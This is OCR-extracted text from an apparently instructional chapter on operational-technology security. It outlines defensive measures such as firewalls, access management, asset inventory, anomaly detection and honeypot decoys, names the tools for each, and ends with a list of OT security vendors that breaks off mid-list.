


Setting the Standard for Automation™

The International Society of Automation (ISA) is a non-profit professional association of engineers, technicians, and management engaged in industrial automation. As the globally trusted provider of foundational standards-based technical resources for the profession, ISA strives to build a better world through automation.

Read the Latest from ISA

Figure 18.127: Screenshot of ISA/IEC-62443



OT Security Solutions

Firewalls	- Firewalls are used in the network for **monitoring and controlling** the incoming and outgoing network traffic - You can use firewall solutions such as SCADAwall, and Waterfall for securing the OT network
Unified Identity and OT Access Management	- Access management helps industries to **centralize certain operations** like adding, securing, changing, and removing user access to the OT systems - You can use tools such as OT Access, and FireEye for identifying and managing access to industrial systems
Asset Inventory and Device Authorization	- Asset inventory helps in **connecting only authorized devices** to the network and detect vulnerabilities in the devices - You can use tools such as SCADAfence, and CyberLens for asset inventory and device authorization
OT Network Monitoring and Anomaly Detection	- OT network monitoring **employs machine learning algorithms** for easy detection and identification of malicious behaviors - You can use tools such as Claroty, and OT Threat Intelligence for OT network monitoring and anomaly detection
Decoys to Deceive Attackers	- Decoys are **honeypots** used in OT environments to lure attackers to reveal their presence and activities - You can use decoy tools such as ThreatDefend, Conpot, and GasPot for protecting the network

OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

Security professionals can use tools such as SCADAwall, Waterfall, and Palo Alto NGFW for protecting the network.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as OT Access, FireEye, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, CyberLens, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.

  Security professionals can use tools such as Claroty and OT Threat Intelligence for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**


  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as ThreatDefend, Conpot, and GasPot to protect the network.

OT Security Tools

Flowmon

Flowmon empowers manufacturers and utility companies to **ensure the reliability** of their industrial networks to avoid downtime and disruption of service continuity



https://www.flowmon.com

Tenable.ot
https://www.tenable.com

Singtel
https://www.singtel.com

Forescout
https://www.forescout.com

PA-220R
https://www.paloaltonetworks.com

Claroty
https://www.claroty.com


OT Security Tools

Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

